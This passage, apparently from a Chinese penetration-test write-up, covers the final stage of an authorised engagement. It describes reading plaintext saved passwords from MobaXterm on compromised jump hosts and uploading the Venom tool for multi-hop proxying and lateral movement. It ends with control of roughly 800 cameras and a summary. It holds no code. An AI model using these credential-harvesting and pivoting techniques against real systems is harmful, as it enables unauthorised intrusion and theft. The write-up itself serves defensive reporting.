


4.5 MobaXterm终端查密码


在这已经拿到的windows服务器中，发现其中的三台windows服务器，安装了MobaXterm经过查看发现大量不同网段的登录记录，确认这三台是跳板机。



在MobaXterm中直接点击show passwords查看明文密码，发现各网段的登录记录和明文密码。



因为跳板机不能直接访问外网，继续在跳板机上，上传Venom，构建多级代理，进行内网漫游。最后在拿到的服务器中，找到了客户摄像头的总控，可以控制八百个左右的摄像头，由于项目进度是跟客户同步的，而且在可控的服务器中，涉猎了内网拓扑图和大量的敏感文件，做到这里的时候已经达到了客户的预期效果，然后被叫停，我们的内网漫游旅行暂时“完结”。



五、总结

此次渗透评估，客户网络没有使用到域环境，我们以拿到两个网段中100多台主机最高权限、三个跳板机以及目标所有的监控摄像头权限的成果，顺利结束了此次渗透工作。文章所描述的这次模拟入侵过程看起来很顺利。但是，实际操作过程中遇到了不少的坑。在工作中克服所有坑的过程，就是不断提升成就感的过程，也是自身技术累积的过程。坑所带来的不仅仅是一次次阻碍，还有我们继续在安全道路上走下去的决心。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队